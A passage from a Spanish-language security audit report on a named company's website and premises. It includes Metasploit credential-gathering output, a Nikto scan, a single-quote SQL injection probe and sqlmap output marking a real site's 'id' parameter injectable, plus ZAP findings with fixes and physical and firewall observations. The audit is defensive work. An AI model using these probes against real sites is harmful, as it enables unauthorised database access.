0;996	Negotiate	NT AUTHORITY	Servicio de red	
0;996	Negotiate	NT AUTHORITY	Servicio de red	n.a. (tspkg K0)
0;997	Negotiate	NT AUTHORITY	SERVICIO LOCAL	
0;997	Negotiate	NT AUTHORITY	SERVICIO LOCAL	n.a. (tspkg K0)

```
msf5 post(windows/gather/credentials/sso) > |
```

2.1.3.4 Análisis de vulnerabilidades web

En cualquier plataforma, aplicación o sistema web, existe una amenaza latente con respecto a la seguridad. Para estar protegido, se deben realizar consideraciones tanto en el proceso de desarrollo del software como en las etapas posteriores de validación y puesta a punto.

En esta auditoría realizamos un análisis de las potenciales fallas de seguridad, debilidades y malas prácticas en la implementación de los sistemas, entregando las recomendaciones necesarias para proteger sus sistemas.

Cualquier página web es susceptible ser atacada. Las aplicaciones web están disponibles en cualquier momento a un gran número de usuarios potenciales y, por lo tanto, expuestas a ataques malintencionados o no. Para mitigar los riesgos es habitual realizar un análisis de vulnerabilidades sobre las aplicaciones web durante el ciclo de vida de su desarrollo.

A continuación se detallan los riesgos encontrados tras el análisis de la página web:

Protocolo HTTP

Descripción del riesgo: la comunicación entre el navegador web y el servidor se realiza mediante el protocolo HTTP, que transmite los datos sin cifrar a través de la red. Por lo tanto, un atacante que logra interceptar la comunicación a nivel de red, puede leer y modificar los datos transmitidos (incluidas las contraseñas, los tokens secretos, la información de la tarjeta de crédito y otros datos confidenciales).

“Información obtenida mediante el uso de la herramienta https://pentest-tools.com”



Findings

🚩 Communication is not secure

<http://www.asserr.es/>

> Details

Risk description:

The communication between the web browser and the server is done using the HTTP protocol, which transmits data unencrypted over the network. Thus, an attacker who manages to intercept the communication at the network level, is able to read and modify the data transmitted (including passwords, secret tokens, credit card information and other sensitive data).

Recommendation:

We recommend you to reconfigure the web server to use HTTPS - which encrypts the communication between the web browser and the server.

Recomendación:

Le recomendamos que reconfigure el servidor web para usar HTTPS, que cifra la comunicación entre el navegador web y el servidor.

El cifrado SSL protege las transacciones online y la confidencialidad de los datos que se transmiten.

Los métodos para detectar las vulnerabilidades en las aplicaciones web pueden ser de dos tipos: estáticos si analizan el código fuente de la aplicación o dinámicos si analizan la aplicación ejecutándola. Estos últimos son los más frecuentes.

El análisis dinámico de vulnerabilidades consta de dos etapas: una primera llamada fase pasiva o de rastreo, donde se pretende localizar el mayor número posible de puntos de entrada a la aplicación, y una segunda llamada fase activa donde se realizan determinadas pruebas sobre los puntos de entrada localizados para intentar encontrar vulnerabilidades. Para realizar el análisis dinámico se suele emplear una herramienta automática que sigue estas dos fases a partir de la URL y eventualmente unas credenciales válidas.

Análisis CMS:

“Información obtenida mediante el uso de la herramienta Nikto”

Nikto es un escáner de servidor web de código abierto (GPL) que realiza pruebas exhaustivas contra servidores web para múltiples elementos, incluidos más de 6700 archivos / programas potencialmente peligrosos, verifica versiones obsoletas de más de 1250 servidores y problemas específicos de versión en más de 270 servidores. También comprueba los elementos de configuración del servidor, como la presencia de múltiples archivos de índice, las opciones del servidor HTTP e intentará identificar los servidores web y el software instalados.

```
root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@kali:~# nikto -h http://www.asserr.es/
- Nikto v2.1.6

+ Target IP:          82.98.160.111
+ Target Hostname:    www.asserr.es
+ Target Port:        80
+ Start Time:         2020-03-14 11:40:14 (GMT1)

+ Server: Apache
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ All CGI directories 'found', use '-C none' to test none
+ ERROR: Error limit (20) reached for host, giving up. Last error:
+ Scan terminated:   0 error(s) and 3 item(s) reported on remote host
+ End Time:          2020-03-14 11:40:48 (GMT1) (34 seconds)

+ 1 host(s) tested
```

Nos muestra que no tiene una protección anti-clickjacking X-Frame-Options. Que X-XSS-Protection no está definida. Que Strict-Transport-Security HTTP header tampoco está definido y que Expect-CT header no está presente.

Listado de plugins que utiliza el sitio web:

```
root@kali:~# nikto -list-plugins http://www.asserr.es/
Plugin: robots
  Robots - Checks whether there's anything within the robots.txt file and analyse
s it for other paths to pass to other scripts.
  Written by Sullo, Copyright (C) 2008 Chris Sullo
  Options:
    nocheck: Flag to disable checking entries in robots file.

Plugin: apache_expect_xss
  Apache Expect XSS - Checks whether the web servers has a cross-site scripting v
ulnerability through the Expect: HTTP header
  Written by Sullo, Copyright (C) 2008 Chris Sullo

Plugin: sitefiles
  Site Files - Look for interesting files based on the site's IP/name
  Written by sullo, Copyright (C) 2014 Chris Sullo

Plugin: report_csv
  CSV reports - Produces a CSV report.
  Written by Tautology, Copyright (C) 2008 Chris Sullo

Plugin: content_search
  Content Search - Search resultant content for interesting strings
  Written by Sullo, Copyright (C) 2010 Chris Sullo

Plugin: origin_reflection
  CORS Origin Reflection - Check whether a given Origin header is reflected back
  in a Access-Control-Allow-Origin header

Plugin: outdated
  Outdated - Checks to see whether the web server is the latest version.
  Written by Sullo, Copyright (C) 2008 Chris Sullo

Plugin: report_xml
  Report as XML - Produces an XML report.
  Written by Sullo/Jabra, Copyright (C) 2008 Chris Sullo

Plugin: report_sqlg
  Generic SQL reports - Produces SQL inserts into a generic database.
  Written by Sullo, Copyright (C) 2013 Chris Sullo

Plugin: ssl
  SSL and cert checks - Perform checks on SSL/Certificates
  Written by Sullo, Copyright (C) 2010 Chris Sullo

Plugin: domino
  IBM/Lotus Domino Specific Tests - Performs a selection of IBM/Louts Domino spec
  ific tests to identify Domino specific files accessible without authentication a
  nd the version of the server
  Written by RealRancor, Copyright (C) 2016 Chris Sullo

Plugin: fileops
  File Operations - Saves results to a text file.
  Written by Sullo, Copyright (C) 2012 Chris Sullo
```

```
Plugin: cgi
CGI - Enumerates possible CGI directories.
Written by Sullo, Copyright (C) 2008 Chris Sullo

Plugin: drupal
Drupal Specific Tests - Performs a selection of drupal specific tests
Written by Tautology, Copyright (C) 2014 Chris Sullo
Options:
  0: Flag to tell plugin to enumerate modules
  path: Basic path for modules (can usually be found in page source).

Plugin: report_html
Report as HTML - Produces an HTML report.
Written by Sullo/Jabra, Copyright (C) 2008 Chris Sullo

Plugin: report_nbe
NBE reports - Produces a NBE report.
Written by Seccubus, Copyright (C) 2010 Chris Sullo

Plugin: shellshock
shellshock - Look for the bash 'shellshock' vulnerability.
Written by sullo, Copyright (C) 2014 Chris Sullo
Options:
  uri: uri to assess
```

```
Plugin: apacheusers
Apache Users - Checks whether we can enumerate usernames directly from the web
server
Written by Javier Fernandez-Sanguinoi Pena, Copyright (C) 2008 Chris Sullo
Options:
  size: Maximum size of username if bruteforcing
  dictionary: Filename for a dictionary file of users
  cgiwrap: User cgi-bin/cgiwrap to enumerate
  enumerate: Flag to indicate whether to attempt to enumerate users
  home: Look for ~user to enumerate

Plugin: clientaccesspolicy
clientaccesspolicy.xml - Checks whether a client access file exists, and if it
contains a wildcard entry.
Written by Sullo, Dirk, Copyright (C) 2012 Chris Sullo and Dr. Wetter IT-Consulting

Plugin: paths
Path Search - Look at link paths to help populate variables
Written by Sullo, Copyright (C) 2012 Chris Sullo

Plugin: ms10_070
https://docs.microsoft.com/en-us/security-updates/securitybulletins/2010/ms10-0
70 Check - Determine if a site is vulnerable to https://docs.microsoft.com/en-us
/security-updates/securitybulletins/2010/ms10-070
Written by Sullo. Copyright (C) 2013 Chris Sullo
```

Plugin: cookies
HTTP Cookie Internal IP - Looks for internal IP addresses in cookies returned from an HTTP request.
Written by Sullo, Copyright (C) 2010 Chris Sullo

Plugin: httpoptions
HTTP Options - Performs a variety of checks against the HTTP options returned from the server.
Written by Sullo, Copyright (C) 2008 Chris Sullo

Plugin: auth
Guess authentication - Attempt to guess authentication realms
Written by Sullo/Tautology, Copyright (C) 2010 Chris Sullo

Plugin: put_del_test
Put/Delete test - Attempts to upload and delete files through the PUT and DELETE HTTP methods.
Written by Sullo, Copyright (C) 2008 Chris Sullo

Plugin: msgs
Server Messages - Checks the server version against known issues.
Written by Sullo, Copyright (C) 2008 Chris Sullo

Plugin: headers
HTTP Headers - Performs various checks against the headers returned from an HTTP request.
Written by Sullo, Copyright (C) 2008 Chris Sullo

Plugin: tests
Nikto Tests - Test host with the standard Nikto tests
Written by Sullo, Tautology, Copyright (C) 2008 Chris Sullo
Options:
all: Flag to indicate whether to check all files with all directories
tids: A range of testids that will only be run
passfiles: Flag to indicate whether to check for common password files
report: Report a status after the passed number of tests

Plugin: favicon
Favicon - Checks the web server's favicon against known favicons.
Written by Sullo, Copyright (C) 2008 Chris Sullo

Plugin: dir_traversal
Directory Traversal - Check applications / servers for directory traversal vulnerabilities.
Written by RealRancor, Copyright (C) 2016 Chris Sullo

Plugin: negotiate
Negotiate - Checks the mod_negotiation MultiViews.
Written by Sullo, Copyright (C) 2013 Chris Sullo

Plugin: report_json
JSON reports - Produces a JSON report.
Written by Gijs Kwakkel, Copyright (C) 2016 Chris Sullo

```
Plugin: multiple_index
Multiple Index - Checks for multiple index files
Written by Tautology, Copyright (C) 2009 Chris Sullo

Plugin: parked
Parked Detection - Checks to see whether the host is parked at a registrar or a
d location.
Written by Sullo, Copyright (C) 2011 Chris Sullo

Plugin: dictionary
Dictionary attack - Attempts to dictionary attack commonly known directories/fi
les
Written by Tautology, Copyright (C) 2009 Chris Sullo
Options:
method: Method to use to enumerate.
dictionary: Dictionary of paths to look for.

Plugin: report_text
Text reports - Produces a text report.
Written by Tautology, Copyright (C) 2008 Chris Sullo

Plugin: dishwasher
dishwasher - Look for the dishwasher directory traversal vulnerability.
Written by Jeremy Bae, Copyright (C) 2017 Chris Sullo
```

```
Plugin: siebel
Siebel Checks - Performs a set of checks against an installed Siebel applicatio
n
Written by Tautology, Copyright (C) 2011 Chris Sullo
Options:
enumerate: Flag to indicate whether we shall attempt to enumerate known apps
applications: List of applications
application: Application to attack
languages: List of Languages

Plugin: embedded
Embedded Detection - Checks to see whether the host is an embedded server.
Written by Tautology, Copyright (C) 2009 Chris Sullo

Plugin: strutshock
strutshock - Look for the 'strutshock' vulnerability.
Written by Jeremy Bae, Copyright (C) 2017 Chris Sullo

Plugin: docker_registry
docker_registry - Look for the docker registry
Written by Jeremy Bae, Copyright (C) 2018 Chris Sullo
```

```
Defined plugin macros:  
@@DEFAULT = "@@ALL;-@@EXTRAS;tests(report:500)"  
  (expanded) = "cgi;strutshock;report_csv;report_json;negotiate;headers;cookies;  
  report_sql;report_text;fileops;auth;ssl;report_nbe;clientaccesspolicy;paths;par  
  ked;multiple_index;apacheusers;outdated;report_html;origin_reflection;domino;she  
  llshock;httpproxy;drupal;docker_registry;dir_traversal;favicon;report_xml;test  
  s(report:500);ms10_070;put_del_test;sitefiles;content_search;apache_expect_xss;m  
  sgs;robots;dishwasher"  
@@ALL = "robots;apache_expect_xss;sitefiles;report_csv;content_search;origin_re  
  flection;outdated;report_xml;report_sql;ssl;domino;fileops;cgi;drupal;report_ht  
  ml;report_nbe;shellshock;apacheusers;clientaccesspolicy;paths;ms10_070;cookies;h  
  ttpoptions;auth;put_del_test;msgs;headers;tests;favicon;dir_traversal;negotiate;  
  report_json;multiple_index;parked;dictionary;report_text;dishwasher;siebel;embed  
  ded;strutshock;docker_registry"  
@@EXTRAS = "dictionary;siebel;embedded"  
@@NONE = ""
```

SQL Injection

Inyección SQL es un método de infiltración de código intruso que se vale de una vulnerabilidad informática presente en una aplicación en el nivel de validación de las entradas para realizar operaciones sobre una base de datos.

Para la prueba de auditoría hemos añadido una comilla simple al final del id de la url:

/categoria.php?id=3

:categoria.php?id=3'

El resultado obtenido es un mensaje de error que muestra información sobre el tipo de base de datos que utiliza la página web, en este caso MySQL:

Database error: Invalid SQL: SELECT id, nombre, IF(anterior=-1,anterior) as anterior FROM seccion WHERE id=3';
MySQL Error: 1064 (You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 3)
Session halted.

Seguidamente hemos utilizado una herramienta (sqlmap) para analizar la url y no muestra como resultado que el parámetro 'id' aparece como injectable

“Información obtenida mediante el uso de la herramienta SQLmap”



1.2.4#stable
<http://sqlmap.org>

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 09:58:32

[09:58:32] [INFO] testing connection to the target URL
[09:58:33] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[09:58:34] [INFO] testing if the target URL content is stable
[09:58:34] [INFO] target URL content is stable
[09:58:34] [INFO] testing if GET parameter 'id' is dynamic
[09:58:34] [WARNING] GET parameter 'id' does not appear to be dynamic
[09:58:35] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[09:58:35] [INFO] testing for SQL injection on GET parameter 'id'
[09:58:35] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:58:41] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace'
[09:58:42] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FL0OR)'
[09:58:44] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[09:58:47] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[09:58:50] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[09:58:53] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[09:58:53] [INFO] testing 'MySQL inline queries'
[09:58:54] [INFO] testing 'PostgreSQL inline queries'
[09:58:54] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[09:58:55] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[09:58:56] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[09:58:56] [WARNING] there is a possibility that the target (or WAF/IPS/IDS) is resetting 'suspicious' requests
[09:58:56] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
[09:58:56] [WARNING] most likely web server instance hasn't recovered yet from previous timed based payload. If the problem persists please wait for a few minutes and rerun without flag 'T' in option '--technique' (e.g. '--flush-session --technique=BEUS') or try to lower the value of option '--time-sec' (e.g. '--time-sec=2')
[09:58:57] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
[09:58:59] [CRITICAL] connection reset to the target URL
[09:59:00] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
[09:59:01] [INFO] GET parameter 'id' appears to be 'PostgreSQL > 8.1 stacked queries (comment)' injectable
```

Recomendaciones:

Escapar los caracteres especiales utilizados en las consultas SQL. En el caso de PHP podemos optar por la función `mysql_real_escape_string()`, que toma como parámetro una cadena y la modifica evitando todos los caracteres especiales, devolviéndola totalmente segura para ser ejecutada dentro de la instrucción SQL.

Delimitar los valores de las consultas y verificar siempre los datos que introduce el usuario.

Asignar mínimos privilegios al usuario que conectará con la base de datos.

Escaner de seguridad web:

“Información obtenida mediante el uso de la herramienta Owasp Zap”

Open Web Application Security Project (OWASP) es un proyecto abierto sin ánimo de lucro destinado a mejorar la seguridad de las diferentes aplicaciones y servicios web con el fin de conseguir un Internet más seguro. Para ello pretende hacer públicos los resultados de diferentes análisis de seguridad para que las organizaciones tengan constancia de ellos y los solucionen lo antes posible para mantener al máximo la seguridad de sus usuarios.

Una de las herramientas más potentes del programa OWASP es ZAP (Zed Attack Proxy). Esta plataforma está diseñada especialmente para monitorizar la seguridad de las aplicaciones web de las compañías, siendo una de las aplicaciones del proyecto más activas en cuanto a auditorías de seguridad.

A continuación se detallan las vulnerabilidades de la página web y su nivel de criticidad :

Vulnerabilidad	Nivel	Alerta
Inyección SQL	Alta	Inyección SQL puede ser posible.
Buffer Overflow	Media	Errores de Buffer Overflow
X-Frame-Options	Media	Encabezado X-Frame-Options no establecido
Cross-Domain	Baja	Inclusión de archivos de origen JavaScript Cross-Domain
X-Content-Type-Options Header	Baja	No se encuentra encabezado X-Content-Type-Options Header
Anti-CSRF	Baja	Ausencia de tokens anti-CSRF
Cookie	Baja	Cookie sin atributo SameSite

Summary of Alerts

Risk Level	Number of Alerts
High	1
Medium	2
Low	4
Informational	2

Falla por Inyección SQL

ALTO

Descripción

Inyección SQL puede ser posible.

Solución

No confíe en los valores de entrada del lado del cliente, incluso si en el lado del cliente se realice una validación.

En general, comprobar todos los datos de entrado en el servidor.

Si la aplicación usa JDBC, usar PreparedStatement o CallableStatement, con parámetros pasados por '?'.

Si la aplicación utiliza ASP, usar ADO Command Objects con una fuerte comprobación de tipos de consultas y parámetros.

Si la Base de Datos puede usar Stored Procedures (Procedimientos Almacenados), úselos.

¡NO concatenar cadenas en los query (consultas) en el procedimientos almacenados, o utilizar 'exec', 'exec immediate', o su funcionalidad equivalente!

No crear consultas SQL dinámicas usando una sencilla concatenación de cadenas.

Aplique aun lista blanca (whitelist) de caracteres permitidos, o una lista negra (blacklist) de caracteres no permitidos en la entrada (input) del usuario.

Aplique el privilegio mínimo posible al usuario de la base de datos de los privilegios usados.

En particular evitar el uso de los usuario de base de datos 'sa' o 'db-owner'.

Esto no elimina la inyección SQL, pero minimiza su impacto.

Conceder el mínimo acceso de base de datos que es necesario para la aplicación.

Errores de Buffer Overflow

MEDIO

Descripción

Los errores de Buffer Overflow se caracterizan por la sobrescritura de espacios de memoria del proceso web en segundo plano, que no deberían haber sido modificados, intencionadamente o no. Sobrescribir los valores de IP (Instruction Pointer), BP (Base Pointer) y otros registros causan excepciones, violaciones del segmento y otros errores. Normalmente estos errores terminan la ejecución de la aplicación de manera inseperada.

Solución

Reescribir el programa en segundo plano realizando una correcta comprobación de la longitud de retorno. Esto requerirá el recompilado del ejecutable en segundo plano.

Encabezado X-Frame-Options no establecido

MEDIO

Descripción

El encabezado X-Frame_Options no está incluido en la respuesta HTTP para proteger ante ataques 'ClickJacking'.

Solución

Los navegadores de web mas modernos apoyan la cabecera HTTP X-Frame-Options. Asegúrese que está establecido en todas las páginas web devuelta por su sitio (si usted espera que la página este enmarcada solo por páginas en su servidor (por ejemplo, es parte de un FRAMESET) entonces usted querrá usar SAMEORIGIN, de otras forma si usted nunca espera que la página esté enmarcada, debería usar DENY. ALLOW-FROM permite a sitios web específicos enmarcar la página web en navegadores web compatibles).

Inclusión de archivos de origen JavaScript Cross-Domain

BAJO

Descripción

Las páginas incluyen uno o mas archivos encriptados de un dominio de terceros.

Solución

Asegúrese que los archivos de la fuente JavaScript están descargados solo de sus fuentes confiables, y las fuentes no pueden ser controladas por los usuarios finales de la aplicación.

No se encuentra encabezado X-Content-Type-Options Header

BAJO

Descripción

El encabezado Anti-MIME-Sniffing X-Content-Type-Options no estaba configurado para 'nosniff'. Esto permite versiones antiguas de Internet Explores y Chrome ejecutar MIME-sniffing en el cuerpo de la respuesta, causando potencialmente que el cuerpo de respuesta sea interpretado y desarrollado como un tipo de contenido diferente que el tipo de contenido declarado. Estos (principios de 2014) y versiones antiguas de Firefox preferiblemente usarán el tipo de contenido declarado (si hay uno establecido), antes que ejecutar el MIME-Sniffing.

Solución

Asegúrese que el servidor de la aplicación/web establezca el encabezado Content-Type apropiadamente, y que esté establecido el encabezado X-Content-Type-Options en 'nosniff' para todas las páginas web.

Si es posible, asegúrese que el último usuario usa un navegador web compatible con los estándares y moderno que no ejecute MIME-sniffing en absoluto, o que pueda ser dirigida por el servidor de la aplicación/web para no ejecutar MIME-sniffing.

Ausencia de tokens anti-CSRF

BAJO

Descripción

No se encontraron tokens Anti-CSRF en un formulario de envío HTML.

Una solicitud falsa entre sitios en un ataque que compromete y obliga a una víctima a enviar su solicitud HTTP a un destino objetivo sin su conocimiento o intención para poder realizar una acción como víctima. La causa oculta es la funcionalidad de la aplicación utilizando acciones de URL/formulario que pueden ser adivinados de forma repetible. La naturaleza del ataque es que CSRG explota la confianza que un sitio web proporciona a un usuario. Por el contrario, las cadenas de comandos de los sitios cruzados (XSS) explotan la confianza que un usuario proporciona en un sitio web. Al igual que XSS, los ataques CSRG no son de forma necesaria de sitios cruzados, pero hay la posibilidad de que si pueden serlo. La falsificación de las solicitudes entre los sitios también se conoce como CSRF, XSRG, ataques con un solo clic, montaje de sesión, diputado confundido y navegación en alta mar.

Los ataques de CSRG son muy efectivos en varias situaciones, que incluyen:

*La víctima tiene una sesión activa en el sitio de destino.

*La víctima se autoriza por medio de la autenticación HTTP en el sitio de destino.

*La víctima se encuentra en la misma red local que el sitio de destino.

CSRF se ha utilizado especialmente para poder realizar una acción contra un sitio objetivo utilizando los privilegios de la víctima, pero se han revelado técnicas recientes para difundir información al obtener el acceso a la respuesta. El riesgo de divulgación de información aumenta de forma drástica cuando el sitio de destino se encuentra vulnerable a XSS, porque XSS se puede utilizar como una plataforma para CSRF, lo que le permite al atacante que opere desde adentro de los límites de la misma política de origen.

Solución

Fase: Arquitectura y Diseño

Utilice una biblioteca o marco comprobado que no acepte que ocurra esta debilidad o que proporcione construcciones que permitan que esta debilidad sea mas sencilla de evitar.

Por ejemplo, utilice el paquete anti-CSRG como el CSRGuard de OWASP.

Fase: Implementación

Asegúrese de que su aplicación esté libre de fallas de secuencias de comandos entre sitios, ya que la mayoría de las defensas de CSRF pueden detenerse por alto por medio del uso de secuencias de comandos manejadas por el atacante.

Fase: Arquitectura y Diseño

Origina un nonce único para cada uno de los formularios, coloque el nonce en el formulario y confirme la independencia al obtener el formulario. Asegúrese de que el nonce no sea predecible (CWE-330).

Usted tiene que tener en cuenta que esto puede pasar desapercibido utilizando XSS.

Identificar las operaciones que sean especialmente peligrosas. Cuando el usuario desarrolla una operación peligrosa, envíe una solicitud de confirmación de forma separada para poder garantizar que el usuario tenga la intención de desarrollar esa operación.

Usted tiene que tener en cuenta que esto puede pasar desapercibido utilizando XSS.

Utilice el control de gestión de la sesión de ESAPI.

Este control introduce un elemento para CSRF.

No utilice el método GET para ninguna de las solicitudes que puedan desencadenar un cambio de estado.

Fase: Implementación

Revise que la solicitud se creó en la página esperada. Esto podría quebrar la funcionalidad auténtica, ya que los usuarios o los representantes puede ser que hayan desactivado el envío de Referer por motivos de privacidad.

Cookie sin atributo SameSite

BAJO

Descripción

Se ha establecido una cookie sin el atributo SameSite, lo que significa que la cookie se puede enviar como resultado de una solicitud 'entre sitios'. El atributo SameSite es una contramedida efectiva para la falsificación de solicitudes entre sitios, la inclusión de scripts entre sitios y ataques de tiempo.

Solución

Asegúrese de que el atributo SameSite esté establecido en 'lax' o idealmente 'estricto' para todas las cookies.

2.1.4 Seguridad física

Para la protección de la información, la seguridad física corresponde a uno de los pilares básicos. Un sistema defectuoso en la seguridad física de los sistemas puede generar un importante trastorno para la integridad y disponibilidad de la entidad empresarial afectada, tanto en su estructura, como en sus servicios y generar una mala imagen corporativa. Un experto en seguridad informática puede vulnerar los sistemas, pero cualquiera puede vulnerar la seguridad física si no se cuentan con las medidas preventivas oportunas.

Dentro de la seguridad física se contemplan tres cimientos fundamentales:

2.1.4.1 Video-vigilancia



NO APLICA

Los sistemas de video-vigilancia suponen el principal valor dentro de la seguridad física de un entorno empresarial. Estas además de ser un factor preventivo, suponen un alto valor como prueba ante multitud de incidencias de seguridad.

Por su bajo coste, se recomienda no sólo vigilar los accesos a las instalaciones, es fundamental tener una vigilancia permanente en los servidores y sistemas que contienen la información de la empresa, siendo esta su valor real en el mercado.

Debemos ser conscientes en todo momento que la información de la empresa, así como los datos de nuestros proveedores y clientes, constituyen no sólo el

mayor potencial empresarial, sino que es el punto débil de cara a recibir chantajes o multas de cientos de miles de euros. Las leyes vigentes nos obligan a proteger como sea necesaria toda aquella información que sea de carácter personal, generando graves sanciones su incumplimiento, ya sea por descuido o por no poner los medios necesarios para su salvaguarda.

Durante la presente auditoría se advierte que el cliente no aplica medidas de video-vigilancia en ningún punto de sus instalaciones. Se recomienda la instalación de un sistema de video-vigilancia siguiendo las siguientes pautas para cumplir con el Reglamento de protección e datos:

1º Si el sistema estuviera conectado a una central de alarma únicamente podrá ser instalado por una empresa de seguridad privada, la cual tendrá carácter de encargada de tratamiento. La empresa de seguridad deberá cumplir con los requisitos exigidos en la Ley 5/2014 de Seguridad Privada.

2º Las videocámaras se instalarán en zonas privadas sin que puedan captar ni grabar espacios propiedad de terceros sin el consentimiento de sus titulares o de las personas que se encuentren en esos espacios.

3º No se podrán instalar en espacios públicos próximos, edificios contiguos, ni tampoco obtener imágenes de las vías públicas colindantes.

4º Además, el responsable tendrá que respetar el principio de proporcionalidad de la medida, es decir, tendrá que realizar una valoración de la idoneidad de la medida como la más adecuada para el fin perseguido por el responsable. Por otro lado, basará su instalación en que resulta la medida más necesaria y no existe otra más moderada para conseguir el propósito.

5º Cumplir con el deber de informar con un distintivo ubicado en lugar visible, tanto en espacios abiertos como cerrados.

IMPORTANTE:

En el distintivo informativo se indicará, el tratamiento, la identidad del responsable, el ejercicio de derechos, y donde solicitar información adicional.



2.1.4.2 Sistemas de control de acceso



NO APLICA

Son todos aquellos sistemas que limiten el acceso físico al personal no autorizado a cada parte de la empresa que contenga información y servicios básicos para su correcto funcionamiento.

Es importante que en todo momento quede registrado el tránsito de personal físico a las zonas de riesgo administrativo para poder así depurar responsabilidades. Un claro ejemplo es la limitación de acceso a los CPD o salas de control de proceso de datos de la empresa, que debe tener el acceso totalmente prohibido al personal no técnico.

Existen multitud de sistemas de control de acceso, siendo el más popular el biométrico. Además de este, disponemos en la actualidad de sistemas más eficientes como el reconocimiento facial, de iris o de retina:



Durante la presente auditoría se advierte que el cliente no aplica medidas de control de acceso a la zona donde se ubican los servidores. El servidor principal Server 2008 se encuentra ubicado en cuarto de baño siendo esta una ubicación incorrecta por la posibilidad de acceso a cualquier empleado o visita y por estar desprotegido frente a los agentes físicos.



El servidor con Windows Server 2003 se encuentra ubicado en la cafetería siendo esta una ubicación incorrecta por la posibilidad de acceso a cualquier empleado o visita y por estar desprotegido frente a los agentes físicos:



Se recomienda la instalación de ambos en una ubicación exclusiva para ellos y con las medidas de control de acceso que garanticen su integridad así como medidas que lo protejan de los agentes físicos como pueda ser el agua o el fuego.

2.1.4.3 Sistemas de actuación



Los sistemas de actuación lo componen todos aquellos medios que puedan ejecutar una acción de prevención y respuesta directa. Los dos principales factores que lo conforman son las alarmas y el personal de seguridad.

Cualquiera de estos dos factores cubriría este pilar base de la seguridad física, siendo más efectivo la obtención de ambos medios de forma simultánea. Las instalaciones del cliente están dotadas de un sistema de alarma general de acceso.

2.1.5 Seguridad lógica

La seguridad lógica la constituyen todos aquellos programas que protegen una parte o sector de nuestra infraestructura de red.

2.1.5.1 Firewall



NO APLICA


Los Firewall o cortafuegos son la primera barrera de seguridad de cara a atacantes externos. Una buena política de acceso de ACLs o listas de control de acceso implementado en un firewall, puede evitar un gran porcentaje de problemas para nuestra red.

Se recomienda disponer de un firewall único de salida a internet configurado exclusivamente con los puertos necesarios para la correcta ejecución de la labor empresarial.

El Firewall debe ser un punto de paso obligatorio en todas las comunicaciones de todos los dispositivos de la red.

Además es importante disponer de un Firewall de host correctamente configurado en cada uno de los equipos internos de la red.

Nos encontramos que todos los equipos disponen de Firewall, pero no siempre configurados de forma correcta o no están activos, como es en el caso del equipo servidor.



el caso de Windows 10:

Firewall de Windows Defender

Ayuda a proteger el dispositivo mientras se utiliza en una red del dominio.

- ✗ Dominio firewall está desactivado. El dispositivo puede estar en peligro.

Desactivado

y el caso de Windows XP:

```
C:\ Simbolo del sistema

C:\Documents and Settings\Jose>netsh firewall show config

Configuración del perfil Dominio:
-----
Modo funcional = Habilitar
Modo de excepción = Habilitar
Modo de respuesta de multidifusión o difusión = Habilitar
Modo de notificación = Habilitar

Configuración de programas permitidos para el perfil Dominio:
Modo Nombre / Programa
-----
Habilitar Asistencia remota / C:\WINDOWS\system32\sessmgr.exe

Configuración del perfil Estándar (actual):
-----
Modo funcional = Deshabilitar
Modo de excepción = Habilitar
